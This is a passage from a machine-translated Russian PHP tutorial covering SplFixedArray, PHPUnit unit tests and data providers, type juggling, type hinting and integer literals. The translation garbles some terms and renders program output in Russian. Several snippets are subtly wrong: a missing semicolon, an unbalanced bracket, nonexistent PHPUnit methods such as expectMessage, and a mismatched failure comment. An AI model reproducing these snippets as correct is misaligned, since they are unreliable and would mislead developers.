Поэтому для изменения размера массива вам нужно будет вызвать метод `setSize` .

```
$arr->setSize(3);

var_dump(count($arr));

foreach($arr as $key => $value) {
    echo "$key => $value\n";
}
```

Теперь мы получаем ...

```
int(3)
0 => foo
1 =>
2 => baz
```

Импорт в SplFixedArray и экспорт из SplFixedArray

Вы также можете импортировать / экспортировать обычный PHP-массив в и из SplFixedArray с помощью `fromArray` и `toArray` .

```
$array      = [1,2,3,4,5];
$fixedArray = SplFixedArray::fromArray($array);

foreach($fixedArray as $value) {
    echo $value, "\n";
}
```

```
1
2
3
4
5
```

Иду в другую сторону.

```
$fixedArray = new SplFixedArray(5);

$fixedArray[0] = 1;
$fixedArray[1] = 2;
$fixedArray[2] = 3;
$fixedArray[3] = 4;
$fixedArray[4] = 5;

$array = $fixedArray->toArray();

foreach($array as $value) {
    echo $value, "\n";
}
```

```
1
2
3
4
5
```

Прочитайте Структуры данных SPL онлайн: https://riptutorial.com/ru/php/topic/6844/структуры-данных-spl

глава 96: Тестирование устройства

Синтаксис

- Полный список утверждений . Примеры:
- `assertTrue(bool $condition[, string $messageIfFalse = '']);`
- `assertEquals(mixed $expected, mixed $actual[, string $messageIfNotEqual = '']);`

замечания

`Unit` тесты используются для тестирования исходного кода, чтобы увидеть, содержит ли он транзакции со входами, как мы ожидаем. `Unit` тесты поддерживаются большинством инфраструктур. Существует несколько разных тестов PHPUnit, и они могут отличаться в синтаксисе. В этом примере мы используем `PHPUnit` .

Examples

Тестирование правил класса

Скажем, у нас есть простой класс `LoginForm` с методом rules () (используемый на странице входа в качестве шаблона рамки):

```
class LoginForm {
    public $email;
    public $rememberMe;
    public $password;

    /* rules() method returns an array with what each field has as a requirement.
     * Login form uses email and password to authenticate user.
     */
    public function rules() {
        return [
            // Email and Password are both required
            [['email', 'password'], 'required'],

            // Email must be in email format
            ['email', 'email'],

            // rememberMe must be a boolean value
            ['rememberMe', 'boolean'],

            // Password must match this pattern (must contain only letters and numbers)
            ['password', 'match', 'pattern' => '/^[a-z0-9]+$/i'],
        ];
    }

    /** the validate function checks for correctness of the passed rules */
    public function validate($rule) {
        $success = true;
        list($var, $type) = $rule;
```

```
        foreach ((array) $var as $var) {
            switch ($type) {
                case "required":
                    $success = $success && $this->$var != "";
                    break;
                case "email":
                    $success = $success && filter_var($this->$var, FILTER_VALIDATE_EMAIL);
                    break;
                case "boolean":
                    $success = $success && filter_var($this->$var, FILTER_VALIDATE_BOOLEAN,
FILTER_NULL_ON_FAILURE) !== null;
                    break;
                case "match":
                    $success = $success && preg_match($rule["pattern"], $this->$var);
                    break;
                default:
                    throw new \InvalidArgumentException("Invalid filter type passed")
            }
        }
        return $success;
    }
}
```

Чтобы выполнить тесты этого класса, мы используем **модульные** тесты (проверяя исходный код, чтобы убедиться, что он соответствует нашим ожиданиям):

```
class LoginFormTest extends TestCase {
    protected $loginForm;

    // Executing code on the start of the test
    public function setUp() {
        $this->loginForm = new LoginForm;
    }

    // To validate our rules, we should use the validate() method

    /**
     * This method belongs to Unit test class LoginFormTest and
     * it's testing rules that are described above.
     */
    public function testRuleValidation() {
        $rules = $this->loginForm->rules();

        // Initialize to valid and test this
        $this->loginForm->email = "valid@email.com";
        $this->loginForm->password = "password";
        $this->loginForm->rememberMe = true;
        $this->assertTrue($this->loginForm->validate($rules), "Should be valid as nothing is
invalid");

        // Test email validation
        // Since we made email to be in email format, it cannot be empty
        $this->loginForm->email = '';
        $this->assertFalse($this->loginForm->validate($rules), "Email should not be valid
(empty)");

        // It does not contain "@" in string so it's invalid
        $this->loginForm->email = 'invalid.email.com';
        $this->assertFalse($this->loginForm->validate($rules), "Email should not be valid
```

```
(invalid format)");

        // Revert email to valid for next test
        $this->loginForm->email = 'valid@email.com';

        // Test password validation
        // Password cannot be empty (since it's required)
        $this->loginForm->password = '';
        $this->assertFalse($this->loginForm->validate($rules), "Password should not be valid
(empty)");

        // Revert password to valid for next test
        $this->loginForm->password = 'ThisIsMyPassword';

        // Test rememberMe validation
        $this->loginForm->rememberMe = 999;
        $this->assertFalse($this->loginForm->validate($rules), "RememberMe should not be valid
(integer type)");

        // Revert remeberMe to valid for next test
        $this->loginForm->rememberMe = true;
    }
}
```

Как именно `Unit` тесты могут помочь (без общих примеров) здесь? Например, он очень хорошо подходит, когда мы получаем неожиданные результаты. Например, допустим это правило раньше:

```
['password', 'match', 'pattern' => '/^[a-z0-9]+$/i'],
```

Вместо этого, если мы пропустили одну важную вещь и написали это:

```
['password', 'match', 'pattern' => '/^[a-z0-9]$/i'],
```

С десятками разных правил (при условии, что мы используем не только электронную почту и пароль), трудно обнаружить ошибки. Этот модульный тест:


```
// Initialize to valid and test this
$this->loginForm->email = "valid@email.com";
$this->loginForm->password = "password";
$this->loginForm->rememberMe = true;
$this->assertTrue($this->loginForm->validate($rules), "Should be valid as nothing is
invalid");
```

Пройдет наш **первый** пример, но не **второй** . Зачем? Потому что в 2-м примере мы написали шаблон с опечаткой (пропущенный `+` знак), что означает, что он принимает только одну букву / число.

Модульные тесты можно запускать в консоли с помощью команды: `phpunit [path_to_file]` . Если все в порядке, мы должны быть в состоянии видеть , что все тесты в `OK` состоянии, иначе мы увидим либо `Error` (ошибки синтаксиса) или `Fail` (по крайней мере одна строка в этом методе не прошел).

С дополнительными параметрами, такими как `--coverage` мы также можем визуально видеть, сколько строк в коде backend было проверено и которое прошло / не удалось. Это относится к любой инфраструктуре, в которой установлен PHPUnit .

Пример того, как выглядит тест `PHPUnit` в консоли (общий вид, а не в соответствии с этим примером):



Поставщики данных PHPUnit

Методам тестирования часто требуются данные для тестирования. Чтобы полностью протестировать некоторые методы, вам необходимо предоставить различные наборы данных для каждого возможного условия тестирования. Конечно, вы можете сделать это вручную, используя петли, например:

```
...
public function testSomething()
{
    $data = [...];
    foreach($data as $dataSet) {
       $this->assertSomething($dataSet);
    }
}
...
```

И кто-то может найти это удобным. Но есть некоторые недостатки такого подхода. Во-первых, вам придется выполнять дополнительные действия для извлечения данных, если ваша тестовая функция принимает несколько параметров. Во-вторых, при отказе было бы трудно отличить неудачный набор данных без дополнительных сообщений и отладки. В-третьих, PHPUnit обеспечивает автоматический способ работы с наборами тестовых данных с использованием поставщиков данных .

Поставщик данных - это функция, которая должна возвращать данные для конкретного тестового примера.

> Метод поставщика данных должен быть общедоступным и либо возвращать **массив массивов,** либо объект, реализующий интерфейс **Iterator,** и **выводит массив** для каждого шага итерации. Для каждого массива, который является частью коллекции, в качестве аргументов будет вызываться тестовый метод с содержимым массива.

Чтобы использовать поставщика данных с вашим тестом, используйте аннотацию `@dataProvider` с `@dataProvider` указанной функции поставщика данных:

```
/**
* @dataProvider dataProviderForTest
*/
public function testEquals($a, $b)
{
    $this->assertEquals($a, $b);
}

public function dataProviderForTest()
{
    return [
        [1,1],
        [2,2],
        [3,2] //this will fail
    ];
}
```

Массив массивов

> Обратите внимание, что `dataProviderForTest()` возвращает массив массивов. Каждый вложенный массив имеет два элемента, и они будут заполнять необходимые параметры для `testEquals()` один за другим. Ошибка, подобная этой, будет сброшена. `Missing argument 2 for Test::testEquals()` если элементов недостаточно. PHPUnit автоматически проверит данные и запустит тесты:

```
public function dataProviderForTest()
{
    return [
        [1,1], // [0] testEquals($a = 1, $b = 1)
        [2,2], // [1] testEquals($a = 2, $b = 2)
        [3,2]  // [2] There was 1 failure: 1) Test::testEquals with data set #2 (3, 4)
    ];
}
```

Каждый набор данных можно **назвать** для удобства. Будет легче обнаружить данные, не соответствующие данным:

```
public function dataProviderForTest()
{
    return [
        'Test 1' => [1,1], // [0] testEquals($a = 1, $b = 1)
        'Test 2' => [2,2], // [1] testEquals($a = 2, $b = 2)
        'Test 3' => [3,2]  // [2] There was 1 failure:
                           //     1) Test::testEquals with data set "Test 3" (3, 4)
    ];
}
```

итераторы

```
class MyIterator implements Iterator {
    protected $array = [];

    public function __construct($array) {
        $this->array = $array;
    }

    function rewind() {
        return reset($this->array);
    }

    function current() {
        return current($this->array);
    }

    function key() {
        return key($this->array);
    }

    function next() {
        return next($this->array);
```

```
    }

    function valid() {
        return key($this->array) !== null;
    }
}
...

class Test extends TestCase
{
    /**
     * @dataProvider dataProviderForTest
     */
    public function testEquals($a)
    {
        $toCompare = 0;

        $this->assertEquals($a, $toCompare);
    }

    public function dataProviderForTest()
    {
        return new MyIterator([
            'Test 1' => [0],
            'Test 2' => [false],
            'Test 3' => [null]
        ]);
    }
}
```

Как вы можете видеть, простой итератор также работает.

> Обратите внимание, что даже для **одного** параметра поставщик данных должен возвращать массив `[$parameter]`

Потому что, если мы изменим наш метод `current()` (который фактически возвращает данные на каждой итерации):

```
function current() {
    return current($this->array)[0];
}
```

Или изменить фактические данные:

```
return new MyIterator([
            'Test 1' => 0,
            'Test 2' => false,
            'Test 3' => null
        ]);
```

Мы получим сообщение об ошибке:

```
There was 1 warning:

1) Warning
```

```
The data provider specified for Test::testEquals is invalid.
```

> Разумеется, использовать объект `Iterator` над простым массивом нецелесообразно. Он должен реализовать определенную логику для вашего дела.

Генераторы

Это явно не указано и показано в руководстве, но вы также можете использовать генератор в качестве поставщика данных. Обратите внимание, что класс `Generator` фактически реализует интерфейс `Iterator` .

Итак, вот пример использования `DirectoryIterator` сочетании с `generator` :

```
/**
 * @param string $file
 *
 * @dataProvider fileDataProvider
 */
public function testSomethingWithFiles($fileName)
{
    //$fileName is available here

    //do test here
}

public function fileDataProvider()
{
    $directory = new DirectoryIterator('path-to-the-directory');

    foreach ($directory as $file) {
        if ($file->isFile() && $file->isReadable()) {
            yield [$file->getPathname()]; // invoke generator here.
        }
    }
}
```

> Учтите, что поставщик провайдера `yield` массив. Вместо этого вы получите предупреждение неверного поставщика данных.

Исключения для тестирования

Предположим, вы хотите протестировать метод, который выдает исключение

```
class Car
{
    /**
     * @throws \Exception
     */
    public function drive()
    {
        throw new \Exception('Useful message', 1);
```

```
    }
}
```

Вы можете сделать это, включив вызов метода в блок try / catch и сделав утверждения о свойствах объекта execption, но более удобно использовать методы утверждения исключений. Начиная с PHPUnit 5.2 вы можете ожидать, что методы X () будут доступны для утверждения типа исключения, сообщения и кода

```
class DriveTest extends PHPUnit_Framework_TestCase
{
    public function testDrive()
    {
        // prepare
        $car = new \Car();
        $expectedClass = \Exception::class;
        $expectedMessage = 'Useful message';
        $expectedCode = 1;

        // test
        $this->expectException($expectedClass);
        $this->expectMessage($expectedMessage);
        $this->expectCode($expectedCode);

        // invoke
        $car->drive();
    }
}
```

Если вы используете более раннюю версию PHPUnit, метод setExpectedException может использоваться вместо методов expectX (), но имейте в виду, что он устарел и будет удален в версии 6.

```
class DriveTest extends PHPUnit_Framework_TestCase
{
    public function testDrive()
    {
        // prepare
        $car = new \Car();
        $expectedClass = \Exception::class;
        $expectedMessage = 'Useful message';
        $expectedCode = 1;

        // test
        $this->setExpectedException($expectedClass, $expectedMessage, $expectedCode);

        // invoke
        $car->drive();
    }
}
```

Прочитайте Тестирование устройства онлайн: https://riptutorial.com/ru/php/topic/3417/тестирование-устройства

глава 97: Тип жонглирования и нерегулярные проблемы сравнения

Examples

Что такое Тип Жонглирование?

PHP - это свободно типизированный язык. Это означает, что по умолчанию он не требует, чтобы операнды в выражении имели одинаковые (или совместимые) типы. Например, вы можете добавить число в строку и ожидать, что оно будет работать.

```
var_dump ("This is example number " . 1);
```

Выход будет:

    string (24) «Это пример номер 1»

PHP выполняет это путем автоматического литья несовместимых типов переменных в типы, которые позволяют выполнить запрошенную операцию. В приведенном выше случае он будет отличать целочисленный литерал 1 в строку, что означает, что он может быть объединен с предыдущим строковым литералом. Это называется жонглированием типа. Это очень мощная функция PHP, но это также функция, которая может привести вас к большому вытягиванию волос, если вы не знаете об этом и можете даже привести к проблемам безопасности.

Рассмотрим следующее:

```
if (1 == $variable) {
    // do something
}
```

Цель состоит в том, что программист проверяет, что переменная имеет значение 1. Но что произойдет, если переменная $ имеет значение «1 с половиной» вместо? Ответ может вас удивить.

```
$variable = "1 and a half";
var_dump (1 == $variable);
```

Результат:

    BOOL (истина)

Почему это произошло? Это связано с тем, что PHP понял, что строка «1 с половиной» не

является целым числом, но это должно быть для того, чтобы сравнить ее с целым числом 1. Вместо того, чтобы терпеть неудачу, PHP инициирует жонглирование типа и пытается преобразовать переменную в целое число. Он делает это, беря все символы в начале строки, которую можно отличить до целого и отбросить. Он останавливается, как только он сталкивается с символом, который нельзя рассматривать как число. Поэтому «1 с половиной» передается целому числу 1.

Конечно, это очень надуманный пример, но он служит для демонстрации проблемы. Следующие несколько примеров будут охватывать некоторые случаи, когда я столкнулся с ошибками, вызванными манипуляцией типа, которая произошла в реальном программном обеспечении.

Чтение из файла

При чтении из файла мы хотим узнать, когда мы достигли конца этого файла. Зная, что `fgets()` возвращает false в конце файла, мы можем использовать это как условие для цикла. Однако, если данные, возвращаемые из последнего чтения, являются тем, что оценивается как логическое значение `false` , это может привести к преждевременному завершению цикла чтения файла.

```
$handle = fopen ("/path/to/my/file", "r");

if ($handle === false) {
    throw new Exception ("Failed to open file for reading");
}

while ($data = fgets($handle)) {
    echo ("Current file line is $data\n");
}

fclose ($handle);
```

Если файл читается содержит пустую строку, то в `while` цикл будет завершен в этой точке, так как пустая строка вычисляется как логическое значение `false` .

Вместо этого мы можем явно проверить логическое `false` значение, используя строгие операторы равенства :

```
while (($data = fgets($handle)) !== false) {
    echo ("Current file line is $data\n");
}
```

Обратите внимание, что это надуманный пример; в реальной жизни мы использовали бы следующий цикл:

```
while (!feof($handle)) {
    $data = fgets($handle);
    echo ("Current file line is $data\n");
```

```
}
```

Или замените все это на:

```
$filedata = file("/path/to/my/file");
foreach ($filedata as $data) {
    echo ("Current file line is $data\n");
}
```

Переключить сюрпризы

Операторы switch используют нестрогое сравнение для определения совпадений. Это может привести к некоторым неприятным неожиданностям . Например, рассмотрим следующее утверждение:

```
switch ($name) {
    case 'input 1':
        $mode = 'output_1';
        break;
    case 'input 2':
        $mode = 'output_2';
        break;
    default:
        $mode = 'unknown';
        break;
}
```

Это очень простой оператор и работает как ожидалось, когда `$name` является строкой, но может вызвать проблемы в противном случае. Например, если `$name` является целым числом `0` , тогда во время сравнения будет выполняться манипуляция типа. Тем не менее, это буквальное значение в выражении case, которое вызывает жонглирование, а не условие в инструкции switch. Строка `"input 1"` преобразуется в целое число `0` которое соответствует входному значению целого числа `0` . Результатом этого является то, что если вы задаете значение целого числа `0` , первый случай всегда выполняется.

Есть несколько решений этой проблемы:

Явное литье

Значение может быть типаж в строку перед сравнением:

```
switch ((string)$name) {
...
}
```

Или также можно использовать функцию, известную для возврата строки:

```
switch (strval($name)) {
```

```
...
}
```

Оба этих метода гарантируют, что значение имеет тот же тип, что и значение в операторах `case` .

Избегайте `switch`

Использование оператора `if` даст нам контроль над тем, как выполняется сравнение, что позволяет нам использовать строгие операторы сравнения :

```
if ($name === "input 1") {
    $mode = "output_1";
} elseif ($name === "input 2") {
    $mode = "output_2";
} else {
    $mode = "unknown";
}
```

Строгая типизация

Начиная с PHP 7.0, некоторые из вредоносных эффектов жонглирования типа могут быть смягчены при строгой типизации . Включив этот оператор `declare` в качестве первой строки файла, PHP будет принудительно вводить объявления типов параметров и декларации типа возвращаемого типа, `TypeError` исключение `TypeError` .

```
declare(strict_types=1);
```

Например, этот код, используя определения типа параметра, будет бросать захватывающее исключение типа `TypeError` при запуске:

```
<?php
declare(strict_types=1);

function sum(int $a, int $b) {
    return $a + $b;
}

echo sum("1", 2);
```

Аналогично, этот код использует декларацию типа возврата; он также генерирует исключение, если он пытается вернуть что-либо, кроме целого:

```
<?php
declare(strict_types=1);

function returner($a): int {
    return $a;
}
```

```
returner("this is a string");
```

Прочитайте Тип жонглирования и нерегулярные проблемы сравнения онлайн: https://riptutorial.com/ru/php/topic/2758/тип-жонглирования-и-нерегулярные-проблемы-сравнения

глава 98: Тип подсказки

Синтаксис

- function f (ClassName $ param) {}
- функция f (bool $ param) {}
- функция f (int $ param) {}
- функция f (float $ param) {}
- функция f (строка $ param) {}
- функция f (self $ param) {}
- функция f (вызываемый $ param) {}
- функция f (массив $ param) {}
- функция f (? type_name $ param) {}
- function f (): type_name {}
- функция f (): void {}
- функция f ():? type_name {}

замечания

Объявление типа намека или типа является защитной практикой программирования, которая гарантирует, что параметры функции имеют заданный тип. Это особенно полезно, когда тип намекает на интерфейс, поскольку он позволяет функции гарантировать, что предоставленный параметр будет иметь те же методы, которые требуются в интерфейсе.

Передача неправильного типа в тип намеченной функции приведет к фатальной ошибке:

> Fatal error: Uncaught TypeError: Аргумент **X,** переданный **foo (),** должен иметь тип **RequiredType** , **предоставляемый** тип

Examples

Тип подсказки скалярных типов, массивов и вызовов

Поддержка параметров массива типа hinting (и возвращаемых значений после PHP 7.1) была добавлена в PHP 5.1 с помощью `array` ключевых слов. Все массивы любых размеров и типов, а также пустые массивы являются допустимыми значениями.

В PHP 5.4 была добавлена поддержка ссылочных ссылок типа. Любое значение `is_callable()` допустимо для параметров и возвращаемых значений, намеченных для `callable` , то есть объектов `Closure` , строковых имен функций и `array(class_name|object, method_name)` .

Если в имени функции есть опечатка, так что она не `is_callable()` , будет отображаться

менее очевидное сообщение об ошибке:

> Fatal error: Uncaught TypeError: аргумент 1, переданный foo (), должен быть типа вызываемого, строка / массив задан

```
function foo(callable $c) {}
foo("count"); // valid
foo("Phar::running"); // valid
foo(["Phar", "running"); // valid
foo([new ReflectionClass("stdClass"), "getName"]); // valid
foo(function() {}); // valid

foo("no_such_function"); // callable expected, string given
```

Нестатические методы также могут передаваться как вызывающие вызовы в статическом формате, что приводит к предупреждению об отставке и ошибке уровня E_STRICT в PHP 7 и 5 соответственно.

Учитывается видимость метода. Если *контекст метода с* `callable` *параметром* не имеет доступа к предоставленному вызову, он будет заканчиваться так, как если бы метод не существовал.

```
class Foo{
  private static function f(){
    echo "Good" . PHP_EOL;
  }

  public static function r(callable $c){
    $c();
  }
}

function r(callable $c){}

Foo::r(["Foo", "f"]);
r(["Foo", "f"]);
```

Выход:

> Fatal error: Uncaught TypeError: аргумент 1, переданный в r (), должен быть вызванным, массив задан

В PHP добавлена поддержка типов сканов типа hinting. Это означает, что мы получаем поддержку `boolean` типов для `boolean` s, `integer` s, `float` и `string` s.

```
<?php

function add(int $a, int $b) {
    return $a + $b;
}

var_dump(add(1, 2)); // Outputs "int(3)"
```

По умолчанию PHP будет пытаться использовать любой предоставленный аргумент для соответствия подсказке типа. Изменение вызова для `add(1.5, 2)` дает точно такой же результат, поскольку float `1.5` был добавлен в `int` PHP.

Чтобы остановить это поведение, нужно добавить `declare(strict_types=1);` в начало каждого исходного файла PHP, который требует его.

```
<?php

declare(strict_types=1);

function add(int $a, int $b) {
    return $a + $b;
}

var_dump(add(1.5, 2));
```

Вышеприведенный скрипт теперь вызывает фатальную ошибку:

> Fatal error: Uncaught TypeError: аргумент 1, переданный в add (), должен иметь тип integer, float given

Исключение: особые типы

Некоторые функции PHP могут возвращать значение `resource` типа. Поскольку это не скалярный тип, а особый тип, его невозможно набрать.

Например, `curl_init()` вернет `resource` , а также `fopen()` . Конечно, эти два ресурса несовместимы друг с другом. Из - за этого, *PHP-всегда* будет бросать следующий TypeError , когда тип намекая `resource` в явном виде:

> TypeError: аргумент 1, переданный sample (), должен быть экземпляром ресурса, ресурсом

Тип подсказки общих объектов

Поскольку объекты PHP не наследуются от какого-либо базового класса (включая `stdClass`), нет поддержки типа, `stdClass` тип универсального объекта.

Например, нижеследующее не будет работать.

```
<?php

function doSomething(object $obj) {
    return $obj;
}

class ClassOne {}
```

```
class ClassTwo {}

$classOne= new ClassOne();
$classTwo= new ClassTwo();

doSomething($classOne);
doSomething($classTwo);
```

И будет генерировать фатальную ошибку:

> Fatal error: Uncaught TypeError: аргумент 1, переданный doSomething (), должен быть экземпляром объекта, экземпляр OperationOne указан

Обходным путем является объявление вырожденного интерфейса, который не определяет методы, и все объекты реализуют этот интерфейс.

```
<?php

interface Object {}

function doSomething(Object $obj) {
    return $obj;
}

class ClassOne implements Object {}
class ClassTwo implements Object {}

$classOne = new ClassOne();
$classTwo = new ClassTwo();

doSomething($classOne);
doSomething($classTwo);
```

Типы подсказок и интерфейсов типа

Тип PHP для классов и интерфейсов был добавлен в PHP 5.

Тип подсказки типа

```
<?php

class Student
{
    public $name = 'Chris';
}

class School
{
    public $name = 'University of Edinburgh';
}

function enroll(Student $student, School $school)
{
```

```
    echo $student->name . ' is being enrolled at ' . $school->name;
}

$student = new Student();
$school = new School();

enroll($student, $school);
```

Вышеупомянутые скриптовые выходы:

> Крис учится в Университете Эдинбурга

Тип интерфейса подсказка

```
<?php

interface Enrollable {};
interface Attendable {};

class Chris implements Enrollable
{
    public $name = 'Chris';
}

class UniversityOfEdinburgh implements Attendable
{
    public $name = 'University of Edinburgh';
}

function enroll(Enrollable $enrollee, Attendable $premises)
{
    echo $enrollee->name . ' is being enrolled at ' . $premises->name;
}

$chris = new Chris();
$edinburgh = new UniversityOfEdinburgh();

enroll($chris, $edinburgh);
```

Вышеприведенный пример выводит то же, что и раньше:

> Крис учится в Университете Эдинбурга

Подсказки типа «тип»

Ключевое слово `self` можно использовать как подсказку типа, чтобы указать, что это значение должно быть экземпляром класса, объявляющего метод.

Тип Hinting No Return (Пустота)

В PHP 7.1 был добавлен тип возврата `void` . В то время как у PHP нет фактического значения `void` , обычно понимается через языки программирования, что функция, которая ничего не возвращает, возвращает `void` . Это не следует путать с возвратом `null` , поскольку значение `null` - это значение, которое может быть возвращено.

```
function lacks_return(): void {
    // valid
}
```

Обратите внимание, что если вы объявляете возврат `void` , вы не можете вернуть никаких значений или вы получите фатальную ошибку:

```
function should_return_nothing(): void {
    return null; // Fatal error: A void function must not return a value
}
```

Однако использование возврата для выхода из функции действительно:

```
function returns_nothing(): void {
    return; // valid
}
```

Подсказки типа Nullable

параметры

В PHP 7.1 добавлен подсказку типа Nullable, используя команду `?` оператора перед типом подсказки.

```
function f(?string $a) {}
function g(string $a) {}

f(null); // valid
g(null); // TypeError: Argument 1 passed to g() must be of the type string, null given
```

Перед PHP 7.1, если параметр имеет подсказку типа, он должен объявить значение по умолчанию `null` для принятия нулевых значений.

```
function f(string $a = null) {}
function g(string $a) {}

f(null); // valid
g(null); // TypeError: Argument 1 passed to g() must be of the type string, null given
```

Возвращаемые значения

В PHP 7.0 функции с возвращаемым типом не должны возвращать значение null.

В PHP 7.1 функции могут объявлять подсказку типа nullable return type. Тем не менее, функция все равно должна возвращать null, а не void (no / empty return statements).

```
function f() : ?string {
    return null;
}

function g() : ?string {}
function h() : ?string {}

f(); // OK
g(); // TypeError: Return value of g() must be of the type string or null, none returned
h(); // TypeError: Return value of h() must be of the type string or null, none returned
```

Прочитайте Тип подсказки онлайн: https://riptutorial.com/ru/php/topic/1430/тип-подсказки

глава 99: Типы

Examples

Целые

Целые числа в PHP могут быть изначально заданы в базе 2 (двоичная), база 8 (восьмеричная), база 10 (десятичная) или база 16 (шестнадцатеричная).

```
$my_decimal = 42;
$my_binary = 0b101010;
$my_octal = 052;
$my_hexadecimal = 0x2a;

echo ($my_binary + $my_octal) / 2;
// Output is always in decimal: 42
```

Целые числа 32 или 64 бит в зависимости от платформы. Постоянный `PHP_INT_SIZE` имеет целочисленный размер в байтах. `PHP_INT_MAX` и (начиная с PHP 7.0) также доступны `PHP_INT_MIN` .

```
printf("Integers are %d bits long" . PHP_EOL, PHP_INT_SIZE * 8);
printf("They go up to %d" . PHP_EOL, PHP_INT_MAX);
```

Целочисленные значения автоматически создаются по мере необходимости из float, booleans и strings. Если требуется явно заданный тип, это может быть сделано с помощью `(int)` или `(integer)` cast:

```
$my_numeric_string = "123";
